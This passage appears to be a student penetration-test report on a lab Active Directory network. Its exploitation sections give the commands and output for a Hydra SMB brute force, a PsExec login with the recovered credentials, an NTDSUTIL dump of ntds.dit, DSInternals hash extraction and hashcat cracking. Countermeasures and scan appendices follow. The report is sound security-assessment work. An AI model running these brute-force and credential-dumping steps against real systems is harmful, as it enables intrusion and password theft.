dnsHostName: Server2.uadcwnet.com
defaultNamingContext: DC=uadcwnet,DC=com
currentTime: 20211227170548.0Z
configurationNamingContext: CN=Configuration,DC=uadcwnet,DC=com
```

Figure 2.3.8 192.168.10.2's DNS Admin Groups

```
# DnsAdmins, Users, uadcwnet.com
dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsAdmins
description: DNS Administrators Group
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8311
uSNChanged: 127108
name: DnsAdmins
objectGUID:: lXzuKt/GL0a1LaWOW1aPWg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTQQAAA==
sAMAccountName: DnsAdmins
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z
```

The complete results are shown in [Appendix 2.4.2]

2.4 EXPLOITATION

This was done to show possible exploits a malicious user could use to gain access to the system

HYDRA[17]


A brute force attack against the network using the SMB protocol was undertaken against the Domain Admins and DNS Admins accounts

Commands Run

hydra -L users.txt -P "Desktop/names.txt" smb://192.168.10.1

Output

Figure 2.4.1 Successful bruteforce attempt against 192.168.10.1



Credentials Found
Username: R.Baker
Password: Gerhard

2.5 POST-EXPLOITATION

This was done to show how a user could exfiltrate data and how a malicious hacker could dump the accounts

Commands Run

1. Mounting C$ drive

   smb:\\192.168.10.1
2. Connect to server

   Install System Internals[18]


   .\PsExec64.exe -u R.Baker -p Gerhard -i \\192.168.10.1 cmd
3. Exfiltrating Passwords

   NTDSUTIL "Activate Instance NTDS" "IFM" "Create Full C:\Files" "q" "q"

Figure 2.5.0 exfiltrating ntds.dit file

```
NTDSUTIL: Activate Instance NTDS
Active instance set to "NTDS".
NTDSUTIL: IFM
ifm: Create Full C:\Files
Creating snapshot...
Snapshot set {97a887cf-87b5-4bac-8751-192e0556b755} generated successfully.
Snapshot {810c8c18-dce7-473b-9ca8-1233f021eb97} mounted as
C:\$SNAP_202112271218_VOLUMEC$\
Snapshot {810c8c18-dce7-473b-9ca8-1233f021eb97} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_202112271218_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: C:\Files\Active Directory\ntds.dit

            Defragmentation Status (Complete)

      0   10   20   30   40   50   60   70   80   90 100
      |----|----|----|----|----|----|----|----|----|----|
      ..................................................

Copying registry files...
Copying C:\Files\registry\SYSTEM
Copying C:\Files\registry\SECURITY
Snapshot {810c8c18-dce7-473b-9ca8-1233f021eb97} unmounted.
IFM media created successfully in C:\Files2
ifm: q
NTDSUTIL: q
```

Figure 2.5.1 Showing exfiltrated files



4. Copy to desktop and run following command to build username hash list

   Install DSInternals[19]

   ```
   Get-BootKey -SystemHiveFilePath <Directory to SYSTEM file>

   Get-ADDBAccount -BootKey $Key -DatabasePath <Directory to ntds.dit file> -All |
    Format-Custom -View HashcatNT |
    Out-File C:\Hashdump.txt
   ```

```
PS> Get-Content C:\Hashdump.txt
```

5. Install and run Hashcat[19] to crack passwords

   hashcat -a 3 -m 1000 Hashdump.hash

Output

Figure 2.5.2 Hashcat running in bruteforce mode

```
Session..........: hashcat
Status...........: Running
Hash.Mode........: 1000 (NTLM)
Hash.Target......: b41c955faff3c48cf44f44496eec8ce7
Time.Started.....: Wed Jan 12 14:59:08 2022 (1 min, 44 secs)
Time.Estimated...: Wed Jan 12 15:03:12 2022 (2 mins, 20 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 7/15 (46.67%)
Speed.#1.........:   198.6 MH/s (67.89ms) @ Accel:1024 Loops:32 Thr:128 Vec:1
Speed.#3.........:   357.6 MH/s (8.52ms) @ Accel:64 Loops:64 Thr:32 Vec:1
Speed.#*.........:   556.2 MH/s
Recovered........: 0/1 (0.00%) Digests
Progress.........: 56857460736/134960504832 (42.13%)
Rejected.........: 0/56857460736 (0.00%)
Restore.Point....: 196608/1679616 (11.71%)
Restore.Sub.#1...: Salt:0 Amplifier:24320-24384 Iteration:0-64
Restore.Sub.#3...: Salt:0 Amplifier:14912-14976 Iteration:0-64
Candidate.Engine.: Device Generator
Candidates.#1....: g6m53b0 -> f7mqjyd
Candidates.#3....: Mtu5hvp -> zgiq9u2
Hardware.Mon.#1..: Temp: 64c Util:100% Core: 171MHz Mem:3003MHz Bus:4
Hardware.Mon.#3..: N/A

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

3 DISCUSSION

3.1 GENERAL DISCUSSION

The Pen-Test results exposed several critical vulnerabilities within the system. Initially, foot printing analysis did not yield significant findings, this was expected. Although, as seen in [Figure 2.2.1], the IP addresses were identified for both servers and the client, however no additional relevant information was found therefore no further time was spent on foot printing.

Using the IP addresses identified from foot printing, the focus then moved to scanning. Scanning proved beneficial in retrieving relevant information. Nmap identified several services running on each server, [Figure 2.2.1] and [Figure 2.2.2] illustrate the open port numbers. This was helpful in allowing me to further investigate possible vulnerabilities on the servers. The next step was to run a TCP banner scan in an attempt to identify the software versions running on the system, this proved successful [Appendix 2.2.1]. The UDP banner scan was executed next to identify any services running on the UDP ports. This failed to identify any useful information and took a considerable time to run, which was disappointing. Further scanning using Metasploit, [Figure 2.2.3] was successful in identifying the operating system on 192.168.10.1 as Windows Server 2019 build 17763. Unfortunately, this Metasploit scan was unsuccessful on 192.168.10.2, however the error message identified that the SMB version was not compatible with this scanning tool. Using the vulnerability scanning tool OpenVAS several critical vulnerabilities were Identified including default SMB passwords for both servers [figure 2.2.11/2.2.12]. This information was key to gaining further access to the system. The default passwords were then used by Tenable Nessus as a method of identifying further possible vulnerabilities, 192.168.10.1 had more high and critical vulnerabilities than 192.168.10.2. Finally, Nmap's vulnerability script was executed to complete the vulnerability analysis, this identified that a Slow Loris attack could be undertaken against 192.168.10.2. This attack would be detrimental to a business as it could crash the server.

After scanning was complete enumeration was undertaken using Enum4linux. By applying the default SMB passwords, identified from scanning, it was possible to extract the user SID's, workgroups, the password policy, the server drives and server shares. Enum4Linux proved to be very successful as information was retrieved including administrator usernames which was key for a bruteforce attack [Figure 2.3.1-4]. The Ldapsearch confirmed the Enum4Linux workgroup findings however failed to find the administrator workgroup this may have been due to a lack of in-depth knowledge and experience of the tool. This was repeated for 192.168.10.2 and similar results were obtained.

Having retrieved the administrator usernames a brute force attack was undertaken at the exploitation phase using Hydra this was very successful as it revealed the password for an administrator this allowed full access to the network. Although a bruteforce attack was successful other exploits did not work. This may have been a result of the server configuration.

As part of the post-exploitation phase, Sysinternals and DSInternals tools were used to exfiltrate the user accounts and password hashes. To achieve this the server C drive was first mounted, then a folder was created to save password hash information on the server's C drive. This was carried out remotely using Psexec. The passwords were then extracted effectively using the NTDSUTIL tool and saved on the server. The files containing the password hashes were then copied to the local system and finally using the DSInternals tool a readable username and hash list was created. With this information and a suitable hash cracking system, the passwords could be used for unethical purposes.

By following a systematic approach, it has been demonstrated that through using industry standard tools it is possible to identify and exploit a vulnerable system. This information is key for network administrators to create a robust system and mitigate the risk of a cyber-attack.

3.2 COUNTERMEASURES

One countermeasure recommended would be to implement a robust password policy[4] which relies on dependable, strong, and secure passwords. This policy should be updated regularly to keep abreast of current discourse. Security awareness training should also be implemented. This would reduce the risk of an SMB brute force attack. It is also essential to install all vendor application security patches as soon as they are released and ensure no unsupported software is used on the system, this would help eliminate all known vulnerabilities. The LDAP protocol is unencrypted leaving it exposed to a network protocol capture tool attack. To resolve this[5] encryption should be implemented.

Additional measures for instance, Intrusion Detection Prevention Software[22], Demilitarised Zones[10], Virtual Private Network[8], Honeypots[9] and Geoblocking[7] would help by protecting the network from malicious activity. Finally implementing isolation of public facing machines and internal private networks is also recommended. These are all typical best practice tools used to protect businesses today.

3.3 FUTURE WORK

Given more time it would be beneficial to carry out more in-depth research, especially regarding LDAPsearch tool which proved to be a multifaceted tool which may have identified more vulnerabilities and worth considering in any future work. Also scans and research identified an Apache server running again with more time and research this could have been exploited. A more powerful system would have decreased the time taken for hash cracking this again would be beneficial in any future work. Finally, the web services running on the system would have benefited from further testing as both Tenable Nessus and OpenVAS identified vulnerabilities which with more time and research could have been exploited.

REFERENCES

URL's

1 VUMETRIC cost of a cyber-attack. Available from: https://www.vumetric.com/statistics/the-cost-of-lost-business-following-a-cybersecurity-incident-averaged-1-42-million [Accessed 5/1/2022].

2 Valuation of the Cybersecurity industry. https://finance.yahoo.com/news/global-cyber-security-market-2021-102500547.html?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cuZ29vZ2xlLmNvbS8&guce_referrer_sig=AQAAAF372w-xbP5sAf9-Va-DRcmAMMnvCYI4IWhHMC0ml9pG61XUBZiDp6vpwAISHvREcIL4p7wI-sQ2kFyA0-5oPcg33jTx9R-m4GqEhD89p_65OQmmVJ4cyv1iCipk11wxctkHhhCdlqC5J_DjdF0S7TQN3L7Jlebudv0CouDii5Kl

[Accessed 17/1/22]

3 OWASP top security vulnerabilities https://owasp.org/www-project-top-ten/2017/Top_10 [Accessed 3/1/2022]

4 [Source] https://www.osradar.com/how-to-change-the-password-policies-for-local-and-domain-passwords-on-windows-server-2019/ [Accessed 17/1/22]

5 [Solution] https://social.technet.microsoft.com/wiki/contents/articles/2980.ldap-over-ssl-ldaps-certificate.aspx#Enabling_LDAPS_for_domain_controllers_using_a_multi-tier_CA_hierarchy [Accessed 17/1/22]

6 [Solution] https://www.crowdstrike.com/cybersecurity-101/honeypots-in-cybersecurity-explained/ [Accessed 17/1/22]

7 [Geo-blocking tutorial] https://www.gregsitservices.com/blog/2016/02/blocking-unwanted-countries-with-windows-firewall/ [Accessed 17/1/22]

8 [VPN's] https://www.ncsc.gov.uk/collection/device-security-guidance/infrastructure/virtual-private-networks [Accessed 18/1/22]

9 [Honeypots] https://www.crowdstrike.com/cybersecurity-101/honeypots-in-cybersecurity-explained [Accessed 18/1/22]

10 [Demilitarized Zones] https://www.fortinet.com/resources/cyberglossary/what-is-dmz [Accessed 18/1/22]

22 [Intrusion detection software] https://cybersecurity.att.com/solutions/intrusion-detection-system/ids-explained [Accessed 18/1/22]

Software Used

11 Kali Linux https://www.kali.org/get-kali/ [Accessed 13/1/2022]

12 Maltego https://www.maltego.com/downloads/ [Accessed 13/1/2022]

13 Nmap https://nmap.org/download.html [Accessed 13/1/2022]

14 Tenable Nessus https://www.tenable.com [Accessed 13/11/2022]

15 Enum4Linux https://www.kali.org/tools/enum4linux/ [Accessed 13/1/2022]

16 Hydra https://www.kali.org/tools/hydra/ [Accessed 13/1/2022]

17 Sysinternals https://download.sysinternals.com/files/SysinternalsSuite.zip [Accessed 13/1/2022]

18 DSInternals https://github.com/MichaelGrafnetter/DSInternals [Accessed 13/1/2022]

19 Hashcat https://github.com/hashcat/hashcat [Accessed 13/1/2022]

20 Wireshark https://www.wireshark.org [Accessed 13/1/2022]

21 Metasploit https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/ [Accessed 13/1/2022]

APPENDICES

APPENDIX 2.2.1

192.168.10.1TCP.txt

```
# Nmap 7.91 scan initiated Wed Dec  8 11:45:06 2021 as: nmap -sT -p * -v -v
-T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt
192.168.10.1
Strange read error from 192.168.10.1 (104 - 'Connection reset by peer')
Warning: 192.168.10.1 giving up on port because retransmission cap hit (2).

Nmap scan report for 192.168.10.1
Host is up, received reset ttl 128 (0.0042s latency).
Scanned at 2021-12-08 11:45:06 EST for 68s
Not shown: 8324 filtered ports
Reason: 8324 no-responses
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp   open  smtp          syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp   open  domain        syn-ack Simple DNS Plus
79/tcp   open  finger        syn-ack ArGoSoft Mail fingerd
80/tcp   open  http          syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server
time: 2021-12-08 16:45:45Z)
110/tcp  open  pop3          syn-ack ArGoSoft freeware pop3d 1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: UADCWNET
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7
or Windows Server 2012
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=12/8%OT=22%CT=%CU=%PV=Y%G=N%TM=61B0E156%P=x86_64-pc-li
OS:nux-gnu)SEQ(SP=FF%GCD=3%ISR=FE%TI=I%II=I%SS=S%TS=U)OPS(O1=M5B4%O2=M5B4%O
```

```
OS:3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FA
OS:F0%W6=FAF0)ECN(R=Y%DF=N%TG=80%W=FAF0%O=M5B4%CC=N%Q=)T1(R=Y%DF=N%TG=80%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=80%W=FAF0%S=O%A=S+%F=AS%O=M5B4
OS:%RD=0%Q=)T4(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=N%TG=
OS:80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)

TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec  8 11:46:14 2021 -- 1 IP address (1 host up) scanned
in 69.15 seconds
```

192.168.10.2TCP.txt

```
# Nmap 7.91 scan initiated Wed Dec  8 11:56:50 2021 as: nmap -sT -p * -v -v
-T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt
192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received reset ttl 128 (0.0036s latency).
Scanned at 2021-12-08 11:56:51 EST for 70s
Not shown: 8331 filtered ports
Reason: 8331 no-responses

PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6

53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Apache httpd
|_http-server-header: Apache
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack

3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP
(Domain: uadcwnet.com0., Site: Default-First-Site-Name)

3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services



Device type: general purpose
Running: Microsoft Windows XP|7|2012


TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Dec  8 11:58:01 2021 -- 1 IP address (1 host up) scanned
in 71.13 seconds
```

APPENDIX 2.3.3 NMAP VULNERABILITY SCAN OUTPUT

192.168.10.1nmapvuln.txt

```
Nmap 7.92 scan initiated Wed Dec 22 08:59:17 2021 as: nmap --script vuln -oN 192.168.10.1nmapvuln.txt
192.168.10.1
Nmap scan report for 192.168.10.1
Host is up (0.0064s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-trace: TRACE is enabled
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|   /cache/: Potentially interesting folder
|   /icons/: Potentially interesting folder w/ directory listing
|_  /includes/: Potentially interesting folder



| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
88/tcp   open  kerberos-sec
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
3268/tcp open  globalcatLDAP
3389/tcp open  ms-wbt-server

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done at Wed Dec 22 09:00:21 2021 -- 1 IP address (1 host up) scanned in 64.46 seconds
```

192.168.10.2nmapvuln.txt

```
# Nmap 7.92 scan initiated Wed Dec 22 08:59:27 2021 as: nmap --script vuln -oN
192.168.10.2nmapvuln.txt 192.168.10.2
Nmap scan report for 192.168.10.2
```

```
Host is up (0.012s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /: Root directory w/ directory listing
|_  /icons/: Potentially interesting folder w/ directory listing
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
# Nmap done at Wed Dec 22 09:00:57 2021 -- 1 IP address (1 host up) scanned in 90.37 seconds
```

APPENDIX 2.4.1 ENUM4LINUX OUTPUT

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 10 10:07:25 2021
```

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 192.168.10.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =====================================================
|    Enumerating Workgroup/Domain on 192.168.10.1    |
 =====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.10.1    |
 ============================================
Looking up status of 192.168.10.1
        SERVER1         <00> -         B <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        UADCWNET        <1b> -         B <ACTIVE>  Domain Master Browser
        SERVER1         <20> -         B <ACTIVE>  File Server Service
        UADCWNET        <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        UADCWNET        <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-0C-29-05-98-1C

 ====================================
|    Session Check on 192.168.10.1    |
 ====================================
[+] Server 192.168.10.1 allows sessions using username 'test', password 'test123'

 ========================================
|    Getting domain SID for 192.168.10.1    |
 ========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)

 ====================================
|    OS information on 192.168.10.1    |
 ====================================
[+] Got OS info for 192.168.10.1 from smbclient:
[+] Got OS info for 192.168.10.1 from srvinfo:
        192.168.10.1   Wk Sv PDC Tim NT LMB
        platform_id     :       500
        os version      :       10.0
        server type     :       0x84102b

 ============================
|    Users on 192.168.10.1    |
 ============================
index: 0x8176 RID: 0x8176 acb: 0x00000210 Account: A.Benson      Name: Alma Benson       Desc: blissful
index: 0x6bd6 RID: 0x6bd6 acb: 0x00000210 Account: A.Lucas      Name: Alice Lucas   Desc: maiden
```

index: 0x6bf4 RID: 0x6bf4 acb: 0x00000210 Account: A.Norris Name: Ada Norris Desc: children
index: 0x8163 RID: 0x8163 acb: 0x00000210 Account: A.Pearson Name: Arthur Pearson Desc: Cosgrove
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x6bf2 RID: 0x6bf2 acb: 0x00000210 Account: B.Blair Name: Brendan Blair Desc: tech
index: 0x8156 RID: 0x8156 acb: 0x00000210 Account: B.Brown Name: Boyd Brown Desc: rotund
index: 0x6bdb RID: 0x6bdb acb: 0x00000210 Account: B.Fletcher Name: Byron Fletcher Desc: Chester
index: 0x6be3 RID: 0x6be3 acb: 0x00000210 Account: B.Fox Name: Bobby Fox Desc: FTC
index: 0x69e7 RID: 0x69e7 acb: 0x00000210 Account: B.Stanley Name: Bobbie Stanley Desc: turk
index: 0x6bf3 RID: 0x6bf3 acb: 0x00000210 Account: C.Horton Name: Clay Horton Desc: Greta
index: 0x69ea RID: 0x69ea acb: 0x00000210 Account: C.Keller Name: Corey Keller Desc: Replication Account
index: 0x69e9 RID: 0x69e9 acb: 0x00000210 Account: C.Lamb Name: Cornelius Lamb Desc: oceanside
index: 0x6bd3 RID: 0x6bd3 acb: 0x00000210 Account: C.Mathis Name: Cedric Mathis Desc: prominent
index: 0x6bd8 RID: 0x6bd8 acb: 0x00000210 Account: C.Munoz Name: Chris Munoz Desc: denunciation
index: 0x6be8 RID: 0x6be8 acb: 0x00000210 Account: C.Romero Name: Cristina Romero Desc: smirk
index: 0x8152 RID: 0x8152 acb: 0x00000210 Account: C.Watkins Name: Clarence Watkins Desc: expectation
index: 0x8170 RID: 0x8170 acb: 0x00000210 Account: C.Welch Name: Craig Welch Desc: age
index: 0x6bec RID: 0x6bec acb: 0x00000210 Account: C.Willis Name: Carl Willis Desc: wavelength
index: 0x8155 RID: 0x8155 acb: 0x00000210 Account: D.Berry Name: Diane Berry Desc: astrophysicist
index: 0x8165 RID: 0x8165 acb: 0x00000210 Account: D.Doyle Name: Doreen Doyle Desc: thunderflower
index: 0x6be2 RID: 0x6be2 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn Desc: pinnacle
index: 0x816b RID: 0x816b acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: deferent
index: 0x6be7 RID: 0x6be7 acb: 0x00000210 Account: D.Gross Name: Deborah Gross Desc: gorse
index: 0x8166 RID: 0x8166 acb: 0x00000210 Account: D.Sandoval Name: Dwight Sandoval Desc: thirtieth
index: 0x816d RID: 0x816d acb: 0x00000210 Account: E.Blake Name: Ellen Blake Desc: Agricola
index: 0x6bd9 RID: 0x6bd9 acb: 0x00000210 Account: E.Elliott Name: Elmer Elliott Desc: Todd
index: 0x815f RID: 0x815f acb: 0x00000210 Account: E.Fields Name: Evan Fields Desc: turpentine
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman Name: Evelyn Hoffman Desc: pass: oBOrWKTN7h
index: 0x6bd7 RID: 0x6bd7 acb: 0x00000210 Account: E.Wood Name: Edwin Wood Desc: assiduity
index: 0x6bde RID: 0x6bde acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: motet
index: 0x8169 RID: 0x8169 acb: 0x00000210 Account: F.Stokes Name: Florence Stokes Desc: conscription
index: 0x815b RID: 0x815b acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: pwd:6zDRLKAjquQfg9y
index: 0x8162 RID: 0x8162 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: Gullah
index: 0x6beb RID: 0x6beb acb: 0x00000210 Account: G.Lambert Name: Gilberto Lambert Desc: AAAS
index: 0x6bed RID: 0x6bed acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: Friday
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x6bdd RID: 0x6bdd acb: 0x00000210 Account: H.Alexander Name: Harvey Alexander Desc: auxiliary
index: 0x814e RID: 0x814e acb: 0x00000210 Account: H.Graham Name: Hannah Graham Desc: lice
index: 0x8157 RID: 0x8157 acb: 0x00000210 Account: H.Scott Name: Hope Scott Desc: torsion
index: 0x6bd2 RID: 0x6bd2 acb: 0x00000210 Account: J.Ballard Name: Johnnie Ballard Desc: gassy
